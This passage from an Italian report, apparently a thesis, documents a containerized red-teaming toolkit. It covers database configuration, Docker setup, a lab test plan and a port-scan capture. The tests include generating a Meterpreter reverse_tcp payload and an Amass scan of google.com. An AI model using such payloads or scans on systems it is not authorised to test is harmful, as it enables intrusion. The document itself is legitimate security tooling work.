- **limit:** Limita il numero massimo di risultati restituiti.

```
def get_logs(self,
    logger_name: Optional[str] = None,
    level: Optional[str] = None,
    start_time: Optional[datetime] = None,
    end_time: Optional[datetime] = None,
    limit: int = 100) -> List[Dict[str, Any]]:
    query = self.db.query(SystemLog)
    if logger_name:
        query = query.filter(SystemLog.logger_name == logger_name)
    if level:
        query = query.filter(SystemLog.level == level)
    if start_time:
        query = query.filter(SystemLog.timestamp >= start_time)
    if end_time:
        query = query.filter(SystemLog.timestamp <= end_time)
    query = query.order_by(desc(SystemLog.timestamp))
    query = query.limit(limit)
    logs = [log.to_dict() for log in query.all()]
    return logs
```

Figura 75 - recupero dei log

Gestione errori: Anche qui, in caso di errore, viene stampato un messaggio di debug senza generare ulteriori log.

Configurazione della Persistenza: Il modulo config.py

Il modulo config.py si occupa della configurazione centralizzata della connessione al database per l'intero toolkit di redteaming. Fornisce le basi per la creazione delle sessioni, la gestione delle connessioni e l'inizializzazione delle tabelle tramite SQLAlchemy.

Questo modulo incapsula tutte le impostazioni necessarie per la connessione al database, rendendo semplice la gestione e la modifica della configurazione senza dover intervenire sul resto del codice.

Utilizza SQLAlchemy come ORM (Object Relational Mapper) e supporta la configurazione tramite variabili d'ambiente, facilitando l'integrazione in ambienti di sviluppo, test e produzione (ad esempio, con Docker).

Caricamento delle Variabili d'Ambiente

Per una maggiore flessibilità e sicurezza, le credenziali e i parametri di connessione vengono caricati da un file .env tramite la libreria python-dotenv:

```
from dotenv import load_dotenv
load_dotenv()

DB_USER = os.environ.get('DB_USER', 'redteam')
DB_PASSWORD = os.environ.get('DB_PASSWORD', 'redteampassword')
DB_HOST = os.environ.get('DB_HOST', 'db')
DB_PORT = os.environ.get('DB_PORT', '3306')
DB_NAME = os.environ.get('DB_NAME', 'redteaming')
```

Vantaggi:

- Separazione tra codice e configurazione sensibile.
- Facilità di deployment in ambienti diversi.

Figura 76 - caricamento variabili ambiente DB

Costruzione della Stringa di Connessione

La stringa di connessione per SQLAlchemy viene costruita dinamicamente in base alle variabili d'ambiente:

```
DATABASE_URL = f"mysql+pymysql://{DB_USER}:{DB_PASSWORD}@{DB_HOST}:{DB_PORT}/{DB_NAME}"
```

Figura 77 - stringa connessione DB

Nota: Il prefisso mysql+pymysql indica l'uso di MySQL come database e PyMySQL come driver.

Configurazione dell'Engine SQLAlchemy

L'engine di SQLAlchemy viene creato con opzioni avanzate per la gestione della persistenza e delle connessioni:

```
engine = create_engine(
    DATABASE_URL,
    echo=False,
    pool_pre_ping=True,
    pool_size=10,
    max_overflow=20,
    pool_recycle=3600,
    pool_timeout=30
)
```

Parametri chiave:

- pool_pre_ping: Verifica la validità della connessione prima dell'uso.
- pool_size, max_overflow: Gestione del pool di connessioni per performance e scalabilità.
- pool_recycle: Ricicla le connessioni dopo un'ora per evitare timeout.
- pool_timeout: Timeout per l'acquisizione di una connessione.

Figura 78 - configurazione engine SQLAlchemy

Serializzazione dei Modelli

Tutti i modelli del database implementano un metodo `to_dict()` che fornisce una serializzazione standardizzata degli oggetti in formato dizionario Python. Questo pattern è particolarmente utile per:

1. **Serializzazione JSON:** La conversione in dizionario facilita la serializzazione in JSON per le API REST
2. **Consistenza dei Dati:** Garantisce un formato uniforme per tutti i modelli
3. **Gestione delle Date:** Converte automaticamente i timestamp in stringhe ISO format
4. **Relazioni Nidificate:** Include conteggi e riferimenti alle relazioni

```
def to_dict(self):
    """Converte l'oggetto in un dizionario"""
    return {
        'id': self.id,
        'name': self.name,
        'created_at': self.created_at.isoformat(),
        'updated_at': self.updated_at.isoformat(),
        # ... altri campi
    }
```

Figura 79 - serializzazione JSON

Utilizzo nelle API

Il metodo `to_dict()` viene tipicamente utilizzato nei controller delle API per serializzare i dati prima di inviarli al client:

```
# Esempio di utilizzo in un endpoint API
@api.route('/projects/<int:project_id>')
def get_project(project_id):
    project = Project.query.get_or_404(project_id)
    return jsonify(project.to_dict())
```

Figura 80 - utilizzo `to_dict()`

Vantaggi del Pattern

1. **Separazione delle Responsabilità:** La logica di serializzazione è incapsulata nei modelli
2. **Manutenibilità:** Facile da modificare e estendere
3. **Consistenza:** Formato uniforme per tutti i modelli
4. **Performance:** Evita serializzazioni multiple
5. **Flessibilità:** Facile aggiungere o rimuovere campi dalla serializzazione

Questo pattern è particolarmente utile in un'applicazione RESTful dove la serializzazione dei dati è un'operazione frequente e critica per le performance dell'API.

Configurazione e connessione

La corretta configurazione e la gestione efficiente delle connessioni al database rappresentano pilastri fondamentali per la stabilità, le prestazioni e la manutenibilità di qualsiasi applicazione data-driven. Nel contesto del nostro sistema, l'interazione con il livello di persistenza è orchestrata meticolosamente attraverso il framework SQLAlchemy, il quale offre un potente set di strumenti per astrarre e gestire le complessità della comunicazione con il database relazionale sottostante. Questa sezione dettaglia i meccanismi impiegati per configurare l'ambiente del database, stabilire connessioni e fornire sessioni di lavoro ai componenti applicativi.

Componenti Chiave di SQLAlchemy nell'Architettura di Connessione

L'architettura di connessione si basa su tre componenti principali di SQLAlchemy, ciascuno con un ruolo specifico:

1. **L'Engine di Connessione (*Engine*):** Rappresenta il punto di partenza per qualsiasi interazione con il database. L'Engine è responsabile della gestione di un pool di connessioni DBAPI (Python Database API Specification v2.0) e funge da intermediario tra l'applicazione e il database specifico (es. SQLite, PostgreSQL, MySQL). Esso interpreta un URL di connessione che specifica il dialetto del database, le credenziali di accesso, l'host, la porta e il nome del database. Questa astrazione permette una notevole flessibilità: modificando l'URL di connessione, è teoricamente possibile migrare l'applicazione a un diverso sistema DBMS supportato da SQLAlchemy con impatti minimi sul codice applicativo che utilizza l'ORM.
2. **La Base Dichiarativa (*Declarative Base*):** Fornita da SQLAlchemy (tipicamente tramite `declarative_base()` o le API più recenti), questa classe funge da registro centrale per tutti i modelli di dati definiti nell'applicazione. Ogni modello eredita da questa base, permettendo a SQLAlchemy di mappare automaticamente le classi Python alle tabelle del database e i loro attributi alle colonne corrispondenti. La Base raccoglie i metadati associati a tutte le tabelle definite, informazioni essenziali per operazioni come la creazione automatica dello schema.
4. **La Sessione ORM (*Session*):** La *Session* è l'interfaccia primaria per le operazioni ORM. Essa agisce come un'area di lavoro o un "handle" verso il database, mediando tutte le operazioni di caricamento e persistenza degli oggetti modello. Fondamentalmente, la Session implementa il pattern **Unit of Work**, raggruppando una serie di operazioni (inserimenti, aggiornamenti, cancellazioni) all'interno di un contesto transazionale. Gli oggetti caricati tramite una Session vengono tracciati; le modifiche apportate a questi oggetti vengono registrate e possono essere propagate al database tramite un'operazione di *flush*. L'intera sequenza di operazioni può essere confermata atomicamente con un *commit* o annullata con un *rollback*, garantendo la consistenza dei dati.

Creazione e Fornitura delle Sessioni: Il Ruolo del `sessionmaker` e della Dependency Injection

Per garantire che le sessioni ORM siano create in modo consistente e configurate correttamente, SQLAlchemy fornisce la factory `sessionmaker`. Questa factory viene configurata una sola volta all'avvio dell'applicazione, legandola all'Engine creato in base alla configurazione dell'ambiente corrente.

```
# URL di connessione SQLAlchemy per MySQL
DATABASE_URL = f"mysql+pymysql://{DB_USER}:{DB_PASSWORD}@{DB_HOST}:{DB_PORT}/{DB_NAME}"

# Configurazione aggiuntiva per garantire la persistenza
# Questi valori sono importanti per mantenere le connessioni attive
POOL_SIZE = 10
MAX_OVERFLOW = 20
POOL_RECYCLE = 3600
POOL_TIMEOUT = 30

# Creazione dell'engine SQLAlchemy con opzioni per la persistenza
engine = create_engine(
    DATABASE_URL,
    echo=False,
    pool_pre_ping=True,
    pool_size=POOL_SIZE,
    max_overflow=MAX_OVERFLOW,
    pool_recycle=POOL_RECYCLE,
    pool_timeout=POOL_TIMEOUT
)

# Creazione della sessione
SessionLocal = sessionmaker(autocommit=False, autoflush=False, bind=engine)
```

Figura 81 - configurazione ambiente SQLAlchemy

Una volta configurato `SessionLocal`, ogni volta che un componente dell'applicazione necessita di interagire con il database, può richiedere una nuova istanza di `Session` da questa factory.

Per gestire elegantemente la fornitura di queste sessioni ai vari punti dell'applicazione (es. endpoint API), viene adottato il pattern della **Dependency Injection (DI)**. Invece di creare o importare globalmente la `SessionLocal`, la logica applicativa dichiara la sessione come una dipendenza. Una DI si occupa di:

1. Creare una nuova sessione da `SessionLocal` all'inizio di una richiesta o di un'unità di lavoro.
2. "Iniettare" questa sessione come argomento nelle funzioni o metodi che ne hanno bisogno.
3. Garantire che la sessione venga chiusa correttamente alla fine della richiesta/lavoro rilasciando la connessione al pool e gestendo commit o rollback in caso di eccezioni.

Questo approccio promuove il **disaccoppiamento** (la logica applicativa non dipende da come la sessione viene creata o gestita), migliora la **testabilità** (è facile iniettare sessioni mock durante i test unitari) e centralizza la logica di gestione del ciclo di vita della sessione.

In conclusione, la configurazione della connessione e la gestione delle sessioni nel sistema sono state progettate per essere flessibili, robuste ed efficienti. L'uso strategico di SQLAlchemy, la configurazione basata sull'ambiente e l'adozione della Dependency Injection garantiscono un'interazione affidabile e manutenibile con il database, adattabile ai diversi contesti operativi, dallo sviluppo alla produzione.

Docker e Containerizzazione

L'adozione della tecnologia di containerizzazione Docker rappresenta una scelta architetturale strategica per questo progetto, mirata a superare le sfide comuni legate alla gestione degli ambienti software, alla distribuzione e alla riproducibilità.

Containerizzando l'applicazione e i suoi servizi dipendenti, si ottiene un isolamento completo dall'ambiente host, garantendo che il software si comporti in modo prevedibile e consistente, indipendentemente da dove venga eseguito: dalla macchina locale dello sviluppatore ai server di staging o produzione. Questa sezione illustra in dettaglio la configurazione Docker implementata, analizzando le immagini, i container, l'orchestrazione tramite Docker Compose e la gestione della persistenza dei dati.

Configurazione Docker

La configurazione Docker è il cuore della strategia di containerizzazione e definisce come l'applicazione e i suoi componenti vengono impacchettati, eseguiti e gestiti. Si articola principalmente attraverso Dockerfile specifici per ogni servizio e file docker-compose.yml per l'orchestrazione multi-container.

Immagini e Container: Isolamento e Standardizzazione dei Servizi

Ogni componente principale dell'applicazione (database, backend, frontend) viene eseguito all'interno di un container Docker dedicato, basato su un'immagine Docker specifica.

Servizio Database (db):

- **Immagine:** Si basa sull'immagine ufficiale mysql:8.0, una scelta consolidata che offre un ambiente MySQL stabile e ben documentato.

```
services:
  db:
    image: mysql:8.0
    container_name: redteaming-db
```

Figura 82 - servizio DB docker

- **Container:** Esegue l'istanza MySQL. La configurazione iniziale (utente, password, nome database) è gestita tramite variabili d'ambiente iniettate da Docker Compose, promuovendo la sicurezza e la flessibilità

```
environment:
  MYSQL_ROOT_PASSWORD: [REDACTED]
  MYSQL_DATABASE: ${DB_NAME:-redteaming}
  MYSQL_USER: ${DB_USER:-redteam}
  MYSQL_PASSWORD: ${DB_PASSWORD:-[REDACTED]}
```

Figura 83 - container DB

- **Healthcheck:** Un meccanismo di healthcheck integrato verifica la disponibilità del database prima che i servizi dipendenti tentino la connessione.

```
healthcheck:
  test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
  interval: 5s
  timeout: 5s
  retries: 10
  start_period: 10s
```

Figura 84 - healthcheck DB

Servizio Backend (backend):

- **Immagine:** Costruita su misura tramite docker/backend/Dockerfile. Questa immagine parte da una base Python (python:3.9-slim), installa le dipendenze di sistema necessarie (inclusi strumenti fondamentali come nmap, amass, metasploit-framework, client MySQL, ecc.) e le librerie Python specificate in requirements.txt. L'uso di un'immagine custom garantisce che tutte le dipendenze, anche quelle a livello di sistema operativo, siano presenti e versionate.

```
# docker/backend/Dockerfile (Estratti significativi)
FROM python:3.9-slim
WORKDIR /app

# Installazione dipendenze di sistema (Nmap, Amass, Metasploit, etc.)
RUN apt-get update && \
    apt-get install -y --no-install-recommends \
    sudo nmap dnsutils unzip wget curl ca-certificates default-mysql-client git ruby ruby-dev build-essential libpq-dev libpcap-dev libssl-dev \
    && rm -rf /var/lib/apt/lists/*
# ... (Installazione Amass e Metasploit) ...

COPY backend/requirements.txt /app/backend/
RUN pip install --no-cache-dir -r /app/backend/requirements.txt

COPY backend/ /app/backend/
COPY docker/backend/entrypoint.sh /app/entrypoint.sh
# ... (Fix permessi e line endings) ...

EXPOSE 5000
HEALTHCHECK --interval=30s --timeout=5s --retries=3 \
    CMD curl -f http://localhost:5000/api/system/health || exit 1
ENTRYPOINT ["/app/entrypoint.sh"]
```

Figura 85 – dockerfile

- **Container:** Esegue l'applicazione Python/Flask. La configurazione privileged: true in docker-compose è degna di nota; sebbene potente, richiede cautela in produzione, poiché concede al container ampi privilegi sull'host, necessari qui presumibilmente per l'esecuzione di alcuni strumenti di scansione che interagiscono a basso livello con la rete o il sistema.

```
backend:
  build:
    context: ..
    dockerfile: docker/backend/Dockerfile
  image: redteaming-toolkit/backend
  container_name: redteaming-backend
  ports:
    - "5000:5000"
  volumes:
    - ../backend:/app/backend
  env_file:
    - ../.env
  environment:
    - DB_HOST=db
    - STORAGE_MODE=db
  restart: unless-stopped
  privileged: true
  depends_on:
    db:
      condition: service_healthy
```

Figura 86 - container backend

Servizio Frontend (frontend):

- **Immagine (Produzione):** Costruita con un approccio multi-stage in docker/frontend/Dockerfile. Un primo stage (node:18-alpine) installa le dipendenze (npm install) e compila l'applicazione React (npm run build). Un secondo stage, basato su un'immagine leggera nginx:alpine, copia solo gli artefatti compilati (HTML, CSS, JS statici) e una configurazione Nginx (nginx.conf) per servirli efficientemente. Questo ottimizza drasticamente la dimensione dell'immagine finale di produzione.

```
# docker/frontend/Dockerfile (Multi-stage build)
# Stage 1: Build
FROM node:18-alpine AS builder
WORKDIR /app
COPY frontend/package.json frontend/package-lock.json ./
RUN npm install --silent && npm cache clean --force
COPY frontend/ ./
RUN npm run build

# Stage 2: Production Server
FROM nginx:alpine
COPY --from=builder /app/build /usr/share/nginx/html
COPY docker/frontend/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 3000
CMD ["nginx", "-g", "daemon off;"]
```

Figura 87 - dockerfile frontend

- **Container (Produzione):** Esegue Nginx per servire l'interfaccia utente statica sulla porta 3000

```
frontend:
  build:
    context: ..
    dockerfile: docker/frontend/Dockerfile
  image: redteaming-toolkit/frontend
  container_name: redteaming-frontend
  ports:
    - "3000:3000"
  env_file:
    - ../.env
  depends_on:
    backend:
      condition: service_healthy
  networks:
    - redteaming-network
```

Figura 88 - container frontend

Docker Compose: Orchestrazione dei Servizi Multi-Container

Docker Compose è lo strumento utilizzato per definire e gestire l'applicazione multi-container. I file `docker-compose.yml` (produzione) e `docker-compose.dev.yml` (sviluppo) orchestrano l'avvio, la configurazione, la rete e le dipendenze tra i servizi db, backend e frontend.

- **Separazione degli Ambienti:** Mantenere file separati (`docker-compose.yml` e `docker-compose.dev.yml`) è una best practice che permette di personalizzare la configurazione per le esigenze specifiche di ciascun ambiente senza compromettere l'altro. Il file di sviluppo si concentra sulla facilità di sviluppo (montaggio volumi, debug attivo), mentre quello di produzione mira alla stabilità, sicurezza e ottimizzazione (immagini compilate, no debug, healthcheck stringenti).
- **Rete Dedicata:** Entrambe le configurazioni definiscono una rete bridge custom (`redteaming-network`). Questo isola i container applicativi e permette loro di comunicare utilizzando i nomi dei servizi come hostname (es. il backend si connette a db sulla porta 3306).
- **Gestione delle Dipendenze:** La direttiva `depends_on` con `condition: service_healthy` è cruciale in produzione per garantire un ordine di avvio corretto e che i servizi dipendenti (frontend, backend) si avviino solo quando le loro dipendenze (backend, db) sono effettivamente pronte e operative.

Gestione dei Volumi: Persistenza dei Dati e Sviluppo Iterativo

I volumi Docker sono essenziali per gestire la persistenza dei dati e abilitare flussi di lavoro di sviluppo efficienti.

- **Persistenza del Database:** Il volume nominato `mysql_data` assicura che i dati del database MySQL siano conservati anche se il container `db` viene rimosso e ricreato. Docker gestisce questo volume sull'host.

```
# docker-compose.yml / docker-compose.dev.yml
services:
  db:
    # ...
    volumes:
      - mysql_data:/var/lib/mysql
volumes:
  mysql_data:
    driver: local
```

Figura 89 - persistenza database

- **Inizializzazione del Database:** Il bind mount della directory `docker/db/init` in `/docker-entrypoint-initdb.d` permette l'esecuzione automatica di script SQL all'avvio iniziale del database per creare lo schema o popolare dati.

```
# docker-compose.yml / docker-compose.dev.yml
services:
  db:
    # ...
    volumes:
      # ...
      - ../docker/db/init:/docker-entrypoint-initdb.d
```

Figura 90 - inizializzazione db in docker-compose

- **Sviluppo Iterativo (Bind Mounts):** Nel file `docker-compose.dev.yml`, i bind mount delle directory sorgente locali (`../backend`, `../frontend`) all'interno dei container sono la chiave per un ciclo di sviluppo rapido, permettendo modifiche immediate al codice senza ricostruire l'immagine.

```
# docker-compose.dev.yml
services:
  backend:
    # ...
    volumes:
      - ../backend:/app/backend
  frontend-dev:
    # ...
    volumes:
      - ../frontend:/app
      - /app/node_modules # Tecnica per isolare node_modules
```

Figura 91 - Blind mounts

Questa configurazione Docker complessiva fornisce una solida base per lo sviluppo, il test e la distribuzione dell'applicazione Red Teaming Toolkit, garantendo coerenza ambientale, facilità di gestione e persistenza dei dati critici.

Test in laboratorio

Test 1: Scansione Nmap su una Subnet del Laboratorio

Obiettivo:

Verificare la capacità del toolkit di eseguire una scansione Nmap su una subnet interna e raccogliere informazioni su host attivi e servizi esposti.

Prerequisiti:

- Almeno una subnet attiva nel laboratorio (es: 10.0.0.0/24).
- Il toolkit avviato e accessibile via frontend.

Procedura:

1. Accedi al frontend del toolkit.
2. Vai nella sezione **Reconnaissance > Nmap**.
3. Inserisci come target la subnet del laboratorio:
`10.0.0.0/24`
4. Scegli una scansione rapida.
5. Avvia la scansione.
6. Attendi il completamento e consulta il report generato.

Risultato atteso:

- Visualizzazione degli host attivi nella subnet.
- Elenco dei servizi e delle porte aperte per ciascun host.
- Possibilità di esportare o consultare il report dettagliato.

Test 2: Scansione Amass su un Dominio Pubblico

Obiettivo:

Testare la funzionalità di discovery di sottodomini tramite Amass su un dominio pubblico.

Prerequisiti:

- Un dominio attivo.
- Toolkit avviato.

Procedura:

1. Accedi al frontend.
2. Vai su **Reconnaissance > Amass**.
3. Inserisci il dominio google.com:
4. Scegli la modalità di scansione (passiva/attiva).
5. Avvia la scansione.
6. Consulta i sottodomini trovati e gli eventuali indirizzi IP associati.

Risultato atteso:

- Elenco di sottodomini scoperti.
- Dettagli su fonti e indirizzi IP.
- Report consultabile e scaricabile.

Test 3: Scansione di un Host Specifico con Nmap

Obiettivo:

Verificare la scansione dettagliata di un singolo host, inclusa l'identificazione del sistema operativo e dei servizi.

Procedura:

1. Vai su **Reconnaissance > Nmap**.
2. Inserisci l'IP di un host noto del laboratorio, es:
`10.0.0.1`
3. Scegli la scansione "TCP con rilevamento OS".
4. Avvia la scansione e attendi il completamento.
5. Consulta il report per verificare l'identificazione del sistema operativo e dei servizi.

Risultato atteso:

- Identificazione del sistema operativo.
- Elenco dettagliato dei servizi e delle versioni.

Test 4: Generazione e Download di un Payload Metasploit

Obiettivo:

Verificare la generazione di un payload tramite la sezione Exploit del toolkit.

Procedura:

1. Vai su **Exploitation > Exploit**.
2. Scegli un payload semplice, es:
`windows/x64/meterpreter/reverse_tcp`
3. Inserisci i parametri richiesti (LHOST, LPORT).
4. Genera il payload.
5. Scarica il file generato e verifica che sia in formato eseguibile.

Risultato atteso:

- Payload generato correttamente.
- File scaricabile e pronto per l'uso in test di exploitation.

Test 5: Consultazione e Esportazione dei Report

Obiettivo:

Verificare la consultazione e l'esportazione dei report generati.

Procedura:

1. Vai su **Report** dal menu principale.
2. Seleziona un report e visualizza i dettagli.
3. Esporta il report in formato JSON o PDF (se disponibile).

Risultato atteso:

- Possibilità di cercare e consultare i report.
- Esportazione in json e html/pdf funzionante.

Test 6: Logging e Monitoraggio delle Attività

Obiettivo:

Verificare che tutte le attività (scansioni) vengano tracciate nei log di sistema.

Procedura:

1. Esegui una o più scansioni.
2. Vai nella sezione **Log di Sistema** o usa il comando:
```  
make logs  
```

3. Verifica la presenza delle attività nei log.

Risultato atteso:

- Tutte le operazioni sono tracciate con timestamp, tool, utente e stato.

Test 7: Creazione, Modifica ed Eliminazione di un Progetto

Obiettivo: Verificare la corretta gestione del ciclo di vita di un progetto di assessment.

Procedura:

1. Accedi al frontend.
2. Vai su "Progetti".
3. Crea un nuovo progetto compilando nome e descrizione.
4. Modifica il progetto appena creato cambiando nome o descrizione.
5. Elimina il progetto.
6. Verifica che il progetto non sia più presente nella lista.

Risultato atteso:

- Il progetto viene creato, modificato e cancellato senza errori.
- La lista si aggiorna correttamente dopo ogni operazione

Valutazione risultati

La valutazione dei risultati ottenuti durante la sperimentazione del toolkit di red teaming è fondamentale per misurare l'efficacia, la robustezza e l'usabilità della piattaforma. In questa sezione vengono analizzati i risultati dei test di laboratorio, evidenziando punti di forza, eventuali limiti e spunti per miglioramenti futuri.

ID Test	Titolo	Obiettivo	Risultato	Passato
Test 1	Scansione Nmap su una Subnet del Laboratorio	Verificare la scansione Nmap su subnet interna	Host attivi rilevati, servizi/porte visibili, report consultabile/esportabile	SI
Test 2	Scansione Amass su un Dominio Pubblico	Discovery di sottodomini con Amass	Elenco sottodomini e IP associati, report dettagliato scaricabile	SI
Test 3	Scansione di un Host Specifico con Nmap	Identificare sistema operativo e servizi di un host	OS identificato, elenco servizi e versioni	SI
Test 4	Generazione e Download di un Payload Metasploit	Verificare la generazione e download di un payload	Payload generato, file eseguibile scaricabile	SI
Test 5	Consultazione e Esportazione dei Report	Verificare la visualizzazione e export dei report	Report visibile, esportabile in JSON e HTML/PDF	SI
Test 6	Logging e Monitoraggio delle Attività	Verificare che le attività vengano tracciate nei log	Attività registrate con timestamp, tool, utente e stato	SI
Test 7	Creazione, Modifica ed Eliminazione di un Progetto	Gestione del ciclo di vita di un progetto	Progetto creato, modificato, eliminato correttamente. Lista aggiornata	SI

Completezza Funzionale

Tutti i test di laboratorio previsti sono stati eseguiti con successo, coprendo le principali funzionalità del toolkit:

- **Scansioni Nmap su subnet e host singoli:** il sistema ha rilevato correttamente host attivi, servizi esposti e, dove richiesto, il sistema operativo, restituendo report dettagliati e facilmente consultabili.
- **Discovery di sottodomini con Amass:** la piattaforma ha individuato sottodomini sia su domini pubblici che su domini di laboratorio, aggregando le fonti e presentando i risultati in modo strutturato.
- **Generazione di payload Metasploit:** la generazione e il download dei payload sono avvenuti senza errori, con la possibilità di personalizzare i parametri e di verificare la correttezza dei file prodotti.

- **Gestione e consultazione dei report:** i report sono stati consultati ed esportati con facilità, dimostrando la solidità del sistema di persistenza e la chiarezza dell'interfaccia utente.
- **Logging e tracciabilità:** tutte le attività sono state correttamente tracciate nei log di sistema, consentendo un audit completo delle operazioni svolte.
- **Gestione del ciclo di vita dei progetti:** la creazione, modifica ed eliminazione dei progetti di assessment è risultata intuitiva e priva di errori. Le modifiche sono state immediatamente riflesse nell'interfaccia, con una gestione efficace sia dei casi di successo che di errore. La lista dei progetti si aggiorna automaticamente dopo ogni operazione, garantendo una user experience fluida.

No.	Time	Source	Destination	Protocol	Length	Info
889	28.180859	10.0.0.160	10.0.0.160	TCP	78	60183 → 3386 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=3337438395 TSecr=0 SACK_PERM
890	28.185661	10.0.0.160	10.0.0.160	TCP	54	3386 → 60183 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
891	28.190803	10.0.0.160	10.0.0.160	TCP	78	60183 → 3386 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=345808327 TSecr=0 SACK_PERM
892	28.190577	10.0.0.160	10.0.0.160	TCP	54	3386 → 60183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
893	28.197828	10.0.0.160	10.0.0.160	TCP	78	60231 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=3915185691 TSecr=0 SACK_PERM
894	28.197919	10.0.0.160	10.0.0.160	TCP	78	60231 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1632813284 TSecr=0 SACK_PERM
895	28.201444	10.0.0.160	10.0.0.160	TCP	54	445 → 60231 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
896	28.203612	10.0.0.160	10.0.0.160	TCP	54	22 → 60233 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
897	28.212532	10.0.0.160	10.0.0.160	TCP	78	60387 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=854753338 TSecr=0 SACK_PERM
898	28.218626	10.0.0.160	10.0.0.160	TCP	58	80 → 60387 [SYN, ACK] Seq=0 Ack=1 Win=144 Len=0 MSS=536
899	28.218821	10.0.0.160	10.0.0.160	TCP	54	60387 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
900	28.219187	10.0.0.160	10.0.0.160	TCP	54	60387 → 80 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
901	28.222176	10.0.0.160	10.0.0.160	TCP	78	60361 → 53 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1573893366 TSecr=0 SACK_PERM
902	28.228821	1.1.1.1	10.0.0.160	TCP	74	53 → 60361 [SYN, ACK] Seq=0 Ack=1 Win=65228 Len=0 MSS=1460 WS=128 SACK_PERM TSval=272614212
903	28.228969	10.0.0.160	1.1.1.1	TCP	54	60361 → 53 [RST] Seq=1 Win=0 Len=0
904	28.234769	10.0.0.160	10.0.0.160	TCP	78	60396 → 139 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=432490941 TSecr=0 SACK_PERM
905	28.231213	10.0.0.160	10.0.0.160	TCP	54	139 → 60396 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
906	28.239968	10.0.0.160	10.0.0.160	TCP	78	60433 → 111 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1292821134 TSecr=0 SACK_PERM
907	28.240848	10.0.0.160	10.0.0.160	TCP	54	111 → 60433 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
908	28.251277	10.0.0.160	10.0.0.160	TCP	78	60589 → 8888 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=955957255 TSecr=0 SACK_PERM
909	28.255516	10.0.0.160	10.0.0.160	TCP	78	60589 → 8888 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1006618484 TSecr=0 SACK_PERM
910	28.260807	10.0.0.160	10.0.0.160	TCP	54	8888 → 60589 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
911	28.270185	10.0.0.160	10.0.0.160	TCP	78	60589 → 8888 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=3181226411 TSecr=0 SACK_PERM
912	28.270355	10.0.0.160	10.0.0.160	TCP	54	8888 → 60589 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
913	28.274461	10.0.0.160	10.0.0.160	TCP	78	60536 → 587 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2711971155 TSecr=0 SACK_PERM
914	28.275882	10.0.0.160	10.0.0.160	TCP	54	587 → 60536 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
915	28.276744	10.0.0.160	10.0.0.160	TCP	54	587 → 60536 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
916	28.279329	10.0.0.160	10.0.0.160	TCP	78	60599 → 199 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2418158644 TSecr=0 SACK_PERM
917	28.284985	10.0.0.160	10.0.0.160	TCP	78	60606 → 3386 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=3367849321 TSecr=0 SACK_PERM
918	28.285398	10.0.0.160	10.0.0.160	TCP	54	3386 → 60606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
919	28.292011	10.0.0.160	10.0.0.160	TCP	78	60638 → 135 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=13367849321 TSecr=0 SACK_PERM
920	28.292872	10.0.0.160	10.0.0.160	TCP	78	60638 → 135 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1437557596 TSecr=0 SACK_PERM
921	28.291914	10.0.0.160	10.0.0.160	TCP	54	135 → 60638 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
922	28.295856	10.0.0.160	10.0.0.160	TCP	78	60691 → 1720 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2534269383 TSecr=0 SACK_PERM
923	28.292872	10.0.0.160	10.0.0.160	TCP	54	1720 → 60691 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
924	28.302630	10.0.0.160	10.0.0.160	TCP	78	60715 → 80 [FIN, ACK] Seq=1 Ack=1 Win=131776 Len=0 TSval=1484327526 TSecr=0 SACK_PERM
925	28.303408	10.0.0.160	10.0.0.160	TCP	54	80 → 60715 [ACK] Seq=1 Ack=2 Win=5792 Len=0 TSval=352193119 TSecr=1484327533
926	28.310495	10.0.0.160	10.0.0.160	TCP	54	139 → 60757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
927	28.310688	10.0.0.160	10.0.0.160	TCP	78	60757 → 139 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1447878139 TSecr=0 SACK_PERM
928	28.315424	10.0.0.160	10.0.0.160	TCP	54	139 → 60757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
929	28.316719	10.0.0.160	10.0.0.160	TCP	54	139 → 60757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
930	28.316722	10.0.0.160	10.0.0.160	TCP	78	60757 → 139 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1447878139 TSecr=0 SACK_PERM
931	28.316919	10.0.0.160	10.0.0.160	TCP	54	139 → 60757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
